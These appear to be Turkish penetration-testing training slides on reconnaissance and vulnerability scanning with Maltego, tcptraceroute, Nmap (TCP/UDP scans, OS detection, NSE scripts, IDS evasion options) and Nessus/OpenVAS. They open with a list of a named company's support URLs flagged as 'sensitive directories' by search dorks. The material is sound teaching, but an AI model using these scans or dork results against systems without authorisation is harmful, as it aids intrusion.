http://support.t-mobile.com/doc/tm51799.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm23354.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm52517.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm52846.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm53712.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm52001.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm51935.xml?related=y&Referring%20Related%20DocID%20List...	index.of.private	Sensitive Directories
http://support.t-mobile.com/doc/tm51113.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories
http://support.t-mobile.com/doc/tm51184.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories
http://support.t-mobile.com/doc/tm51424.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories
http://support.t-mobile.com/doc/tm54214.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories
http://support.t-mobile.com/doc/tm51342.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories
http://support.t-mobile.com/doc/tm51451.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories
http://support.t-mobile.com/doc/tm23520.xml?related=y&Referring%20Related%20DocID%20List...	index.of.protected	Sensitive Directories

Yeni Nesil Bilgi Toplama Aracı:Maltego

- Tüm bilgi toplama yöntemlerinin tek bir araçta birleşmiş hali
- Ticari sürümün kırpılmış hali
- Bilgi toplama aşamalarında entegrasyon

Maltego



Ağ Keşif Çalışmaları

- Aktif bilgi toplama yöntemlerindendir
- Amaç: hedef sisteme ağ üzerinden hangi yollarla ulaşılacağını , hangi koruma sistemleri tarafından korunduğunu ve engelleri belirlemektir.
- Keşif sonuçlarına göre saldırı planları değişecektir.
- Keşif çalışması sonucu:
 - Firewall marka, model
 - IPS kullanılıp kullanılmadığı
 - Hattın simetrik/asimetrik olduğu
 - Firewall kuralları belirlenebiliridir.



Tcptraceroute

- Klasik traceroute/tracert araçları UDP ve ICMP paketleri kullanarak hedef sisteme giden yol haritasını çıkarır
 - Günümüzde UDP ve ICMP protokollerini engellenmiştir.
- Tcptraceroute kullanarak (Linux altında traceroute -T) hedef sisteme istenen TCP portundan keşif çalışması yapılabilir
- Böylece hedef sistemin önündeki güvenlik sistemleri(L2 modda olmadığı müddetce) belirlenebilir.
- Örnek:

```
root@cyblabs#tcptraceroute www.microsoft.com 80
```



```
root@cyblabs#tcptraceroute www.microsoft.com 443
```

Nmap Ağ Keşif Aracı

- Gelmiş geçmiş en esnek, en çalışkan ağ keşif aracı
- Bilinen bütün port tarama tiplerini destekler
- Grafik arabirime sahiptir
- IDS/IPS atlatma seçeneklerine sahiptir
 - Decoy scanning, Idle scanning, MAC/IP spoofing vs
- Port tarama, ağ tarama, işletim sistemi belirleme, zaafiyet tarama gibi ana işlevlere sahiptir
- Çıktılarını XML, txt veya grep edilir formatta verebilir
- Nping, Ncrack, Ncat gibi bileşenleriyle tam bir isviçre çakısı işlevi göstermektedir.


Nmap

- Çeşitli filmlerde kullanılmıştır
 - Die Hard 4
 - Matrix Reloaded
 - Bourne Ultimatum



```
*** Trust notify SysOps.  
login:  
[0] 80/tcp open http host=9.99.99.99  
[1] 81/tcp open http [mobile]  
[2] 100/tcp open http [mobile]  
[3] 111/tcp open [mobile]  
[4] 123/tcp open [mobile]  
[5] 135/tcp open [mobile]  
[6] 139/tcp open [mobile]  
[7] 143/tcp open [mobile]  
[8] 161/tcp open [mobile]  
[9] 170/tcp open [mobile]  
[10] 190/tcp open [mobile]  
[11] 205/tcp open [mobile]  
Starting nmap 0.2.5BETA25  
Insufficient responses for TCP sequencing (3), OS detection may  
not be accurate  
Interesting ports on 10.2.2.2:  
  (The 1559 ports scanned but not shown below are in state: closed)  
  Port      State          Service  
  22/tcp    open           ssh  
  80/tcp    open           http  
  81/tcp    open           http  
  100/tcp   open           http  
  111/tcp   open           [mobile]  
  123/tcp   open           [mobile]  
  135/tcp   open           [mobile]  
  139/tcp   open           [mobile]  
  143/tcp   open           [mobile]  
  161/tcp   open           [mobile]  
  170/tcp   open           [mobile]  
  190/tcp   open           [mobile]  
  205/tcp   open           [mobile]  
No exact OS matches for host  
Nmap run completed -- 1 IP address (1 host up) scanned  
8: sshnuke 10.2.2.2 -rootpw-'210NB1g1'--successful.  
8: Connecting to 10.2.2.2:ssh... successful.  
Reattempting to exploit SSHv1 'CNC2'. successful.  
IP Resetting root password to '210NB1g1'.  
System open: Access Level <9>  
8: ssh 10.2.2.2 -1 root  
root@10.2.2.2:~ password: [REDACTED]  
[REDACTED] ACCESS GRANTED [REDACTED]
```

Nmap Tarama Çeşitleri



Temel Nmap Kullanımı

- En temel kullanım
 - Nmap hedef_ip_adresi
- Hedef olarak
 - İp adresi, host ismi, ip aralığı, subnet, CIDR , dosyadan okuma
- -n kullanımı tercih edilmelidir
 - DNS ters çözümleme yapmaması için
- Internet taramalarında –PN parametresi kullanılmalı
 - -PN hedef sistemin ayakta olduğunu varsayıarak tarama yapar
 - Günümüzde çoğu internet sistemi icmp paketlerine cevap vermez

Nmap Kullanarak Host/Port Tarama


- Host/port tarama sonucu hedef sisteme zaafiyet barındırabilecek sistemlerin açık kapıları belirlenir(port kapı benzetmesi)
- Açık port güvenlik açığı demek değildir!
- Açık port güvenlik açığı barındırabilecek muhtemel ağ servisidir!
- Nmap sistemlerin ayakta olup olmadığını nasıl anlar?
 - Kapalı sistemlere yapılacak port tarama işlemi zaman kaybıdır
- Yerel ağlarda
 - ARP scanning, Icmp sweep
- Internet üzerinde
 - TCP ping

TCP/UDP Ping Kavramları

- Klasik ping programı ICMP üzerinden hedef sistemin ayakta olup olmadığını anlamaya yarar
 - Günümüz sistemlerinde icmp kapalıdır!
- Nmap kullanarak hedef sisteme TCP üzerinden ping paketleri gönderip sistemin açık olup olmadığını anlayabiliriz.
 - #map –PS 80 www.microsoft.com
 - #nmap –PA 80 www.google.com

TCP Hakkında Temel Bilgiler

- TCP Detayları




TCP Flags	Congestion Notification	TCP Options	Offset																												
<table border="1"><thead><tr><th>C</th><th>E</th><th>U</th><th>A</th><th>P</th><th>R</th><th>S</th><th>F</th></tr></thead><tbody><tr><td>Congestion Window C 0x80 Reduced (CWR)</td><td>E 0x40 ECN Echo (ECE)</td><td>U 0x20 Urgent</td><td>A 0x10 Ack</td><td>P 0x08 Push</td><td>R 0x04 Reset</td><td>S 0x02 Syn</td><td>F 0x01 Fin</td></tr></tbody></table>	C	E	U	A	P	R	S	F	Congestion Window C 0x80 Reduced (CWR)	E 0x40 ECN Echo (ECE)	U 0x20 Urgent	A 0x10 Ack	P 0x08 Push	R 0x04 Reset	S 0x02 Syn	F 0x01 Fin	<p>ECN (Explicit Congestion Notification). See RFC 3168 for full details, valid states below.</p> <table border="1"><thead><tr><th>Packet State</th><th>DSB</th><th>ECN bits</th></tr></thead><tbody><tr><td>Syn</td><td>0.0</td><td>11</td></tr><tr><td>Syn-Ack</td><td>0.0</td><td>01</td></tr><tr><td>Ack</td><td>0.1</td><td>00</td></tr></tbody></table>	Packet State	DSB	ECN bits	Syn	0.0	11	Syn-Ack	0.0	01	Ack	0.1	00	<ul style="list-style-type: none">0 End of Options List1 No Operation (NOP, Pad)2 Maximum segment size3 Window Scale4 Selective ACK ok8 Timestamp	<p>Number of 32-bit words in TCP header, minimum value of 5. Multiply by 4 to get byte count.</p>
C	E	U	A	P	R	S	F																								
Congestion Window C 0x80 Reduced (CWR)	E 0x40 ECN Echo (ECE)	U 0x20 Urgent	A 0x10 Ack	P 0x08 Push	R 0x04 Reset	S 0x02 Syn	F 0x01 Fin																								
Packet State	DSB	ECN bits																													
Syn	0.0	11																													
Syn-Ack	0.0	01																													
Ack	0.1	00																													

Copyright 2004 - Matt Baxter - mjb@fatpipe.org




TCP Bağlantı Detayları

Bağlantı Başlatma



Bağlantı Sonlandırma



Nmap TCP Port Taramaları

- TCP protokolü kullanarak port tarama işlemi gerçekleştirme
- TCP bayrakları kullanılarak gerçekleştirilir
 - SYN Scan(-sS)
 - TCP Connect Scan (-sT)
 - FIN, ACK, Null SCAN (-sF, -sA, -sN)
- TCP RFC'sine göre dönen cevaplardan portun açık, kapalı veya filtrelenmiş olduğunu belirler
- -p parametresi kullanılarak hangi portların taranacağı belirlenir.

Açık UDP Port/Servis Detaylarının Bulunması

- UDP taramaları sıkıntılıdır!
 - Neden?
- Nmap ile UDP taraması yapılırken sağlıklı sonuçlar alabilmek için versiyon tarama özelliği kullanılmalıdır (-sV)

```
root@bt:~# nmap -sU 10.0.72.65 -p 123
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-11-05 02:34
EDT
Nmap scan report for 10.0.72.65
Host is up (0.00049s latency).
PORT      STATE SERVICE
123/udp  open  ntp
```

```
root@bt:~# nmap -sU -sV 10.0.72.65 -p 123
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-11-05 02:
DT
Nmap scan report for 10.0.72.65
Host is up (0.00060s latency).
PORT      STATE SERVICE VERSION
123/udp  open  ntp      Microsoft NTP
```

İşletim Sistemi Belirleme

- O parametresi kullanılır

The screenshot shows a terminal window on a Kali Linux desktop. The desktop background features the Kali logo with the text "R1" and "Kali". The terminal window displays the following Nmap scan results:

```
root@cyberhome:~# nmap -n -O 10.0.72.65
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-11-02 12:36 EDT
Nmap scan report for 10.0.72.65
Host is up (0.00018s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
1049/tcp  open  unknown
3306/tcp  open  mysql
8443/tcp  open  https-alt
MAC Address: 00:24:81:18:34:90 (Hewlett Packard)
Device type: general purpose
Running: Microsoft Windows XP
OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
root@cyberhome:~#
```

The terminal window has a red box highlighting the command `nmap -n -O 10.0.72.65` and the OS detection result "OS details: Microsoft Windows XP SP2 or SP3, or Windows Server 2003". At the bottom, there are icons for Home, Shell, and a file manager.

NSE(Nmap Scripting Engine)

- Nmap'in zaafiyet tarama özelliği
- Henüz alternatifleri kadar gelişmiş değildir
- İmza veritabanı yetersizdir
- -sC, --script parametreleriyle kullanılabilir

```
root@cyblabs:/usr/share/nmap/scripts# ls
afp-brute.nse          html-title.nse
afp-path-vuln.nse       http-auth.nse
afp-serverinfo.nse      http-date.nse
afp-showmount.nse       http-enum.nse
asn-query.nse           http-favicon.nse
auth-owners.nse         http-headers.nse
auth-spoof.nse          http-iis-webdav-vuln.nse
banner.nse              http-malware-host.nse
citrix-brute-xml.nse   http-methods.nse
citrix-enum-apps-xml.nse http-open-proxy.nse
citrix-enum-apps.nse    http-passwd.nse
citrix-enum-servers-xml.nse http-php-version.nse
citrix-enum-servers.nse http-trace.nse
couchdb-databases.nse   http-userdir-enum.nse
couchdb-stats.nse        http-vmware-path-vuln.nse
daap-get-library.nse    iax2-version.nse
daytime.nse              imap-capabilities.nse
db2-brute.nse           ipidseq.nse
db2-das-info.nse        irc-info.nse
db2-info.nse             irc-unrealircd-backdoor.nse
dhcp-discover.nse        jdwp-version.nse
dns-cache-snoop.nse     ldap-brute.nse
dns-fuzz.nse             ldap-rootdse.nse
dns-random-srcport.nse  ldap-search.nse
dns-random-txid.nse     lexmark-config.nse
dns-recursion.nse        mongodb-databases.nse
dns-service-discovery.nse mongodb-info.nse
dns-zone-transfer.nse    ms-sql-brute.nse
                         ms-sql-tables.nse
                         ms-sql-xp-cmdshell.nse
                         mysql-brute.nse
                         mysql-databases.nse
                         mysql-empty-password.nse
                         mysql-info.nse
                         mysql-users.nse
                         mysql-variables.nse
                         nbstat.nse
                         nfs-ls.nse
                         nfs-showmount.nse
                         nfs-statfs.nse
                         ntp-info.nse
                         ntp-monlist.nse
                         oracle-sid-brute.nse
                         p2p-conficker.nse
                         pgsql-brute.nse
                         pjl-ready-message.nse
                         pop3-brute.nse
                         pop3-capabilities.nse
                         pptp-version.nse
                         qscan.nse
                         realvnc-auth-bypass.nse
                         robots.txt.nse
                         rpdbinfo.nse
                         script.db
                         skypev2-version.nse
                         smb-brute.nse
                         smb-enum-shares.nse
                         smb-enum-users.nse
                         smb-os-discovery.nse
                         smb-psexec.nse
                         smb-security-mode.nse
                         smb-server-stats.nse
                         smb-system-info.nse
                         smbvb2-enabled.nse
                         smtp-commands.nse
                         smtp-enum-users.nse
                         smtp-open-relay.nse
                         smtp-strangeport.nse
                         sniffer-detect.nse
                         snmp-brute.nse
                         snmp-interfaces.nse
                         snmp-netstat.nse
                         snmp-processes.nse
                         snmp-sysdescr.nse
                         snmp-win32-services.nse
                         snmp-win32-shares.nse
                         snmp-win32-software.nse
                         snmp-win32-users.nse
                         socks-open-proxy.nse
                         sql-injection.nse
                         ssh-hostkey.nse
                         sshv1.nse
                         ssl-cert.nse
                         ssl-enum-ciphers.nse
```

Nmap NSE Örnek

```
root@bt: /usr/share/nmap/scripts - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:/usr/share/nmap/scripts# nmap -p 445 -sV --script=smb-check-vulns.nse 10.0.72.60

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-10-31 13:21 EDT
Nmap scan report for 10.0.72.60
Host is up (0.00076s latency).
PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows

Host script results:
| smb-check-vulns:
|   MS08-067: NOT VULNERABLE
|   Conficker: Likely CLEAN
|   regsvc DoS: CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   SMBv2 DoS (CVE-2009-3103): CHECK DISABLED (add '--script-args=unsafe=1' to run)
|   MS06-025: CHECK DISABLED (remove 'safe=1' argument to run)
|_  MS07-029: CHECK DISABLED (remove 'safe=1' argument to run)

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.23 seconds
root@bt:/usr/share/nmap/scripts#
```

Zaafiyet Tarama

- Bilgi toplama, ağ keşif çalışmalarından sonraki adımdır
- Amaç toplanan bilgileri değerlendirerek hedef sistemler üzerinde güvenlik açığı barındırabilecek zayıf noktaların bulunmasıdır
- Genellikle otomatize araçlar kullanılarak gerçekleştirilir
- Nessus*, OpenVAS, W3af ..

OpenVAS/Nessus

- Nessus: Güvenlik camiasının ilk açık kod zaafiyet tarayıcılarından
 - 3.x sürümüyle birlikte lisans modeli değişmiştir(açık kod değil)
 - Ücretsiz olarak ticari amaç harici kullanılabilir
 - Piyasadaki en iyi açıklık tarayıcılarından
 - Kendi açıklık tanımlama dili (NASL) sahiptir
- OpenVAS
 - Nessus'daki lisans değişikliği sonrası devam ettirilen açık kod Nessus projesi.
 - Nessus eklentilerini kullanabilmektedir.

Nessus Web Gui

The screenshot shows the Nessus Web Gui interface. The top navigation bar includes links for Reports, Scans, Policies, and Users. The Reports tab is selected. On the left, a sidebar titled 'Report Info' displays details for a scan named 'localhost': Name: localhost, Last Update: Nov 3, 2010 11:29, Status: Running. The main content area shows a table titled 'localhost' with one result. The table has columns: Host, Progress, Total, High, Medium, Low, and Open Port. A single row is shown for '127.0.0.1' with a progress bar at 90%. The entire table row is highlighted with a red border. A red arrow points from the top of the table towards the progress bar.

Host	Progress	Total	High	Medium	Low	Open Port
127.0.0.1	<div style="width: 90%;">90%</div>	61	1	3	31	26

The screenshot shows the Policies configuration page in the Nessus Web Gui. The top navigation bar includes links for Reports, Scans, Policies, and Users. The Policies tab is selected. On the left, a sidebar lists 'Add Policy' and 'General', 'Credentials', 'Plugins', and 'Preferences'. The main content area is divided into several sections: 'Basic' (Name: BGA-Trainings, Visibility: Shared, Description: This policy is just for BGA trainings. Never use it at home.), 'Network Congestion' (checkboxes for Reduce Parallel Connections on Congestion and Use Kernel Congestion Detection (Linux Only)), 'Port Scanners' (checkboxes for TCP Scan, UDP Scan, SYN Scan, SNMP Scan, Netstat SSH Scan, Netstat WMI Scan, and Ping Host), 'Port Scan Options' (Port Scan Range set to default), and 'Performance' (Max Checks Per Host: 5, Max Hosts Per Scan: 80, Network Receive Timeout (seconds): 5, Max Simultaneous TCP Sessions Per Host: unlimited, Max Simultaneous TCP Sessions Per Scan: unlimited). A red arrow points from the bottom of the 'Basic' section towards the 'Port Scan Options' section.



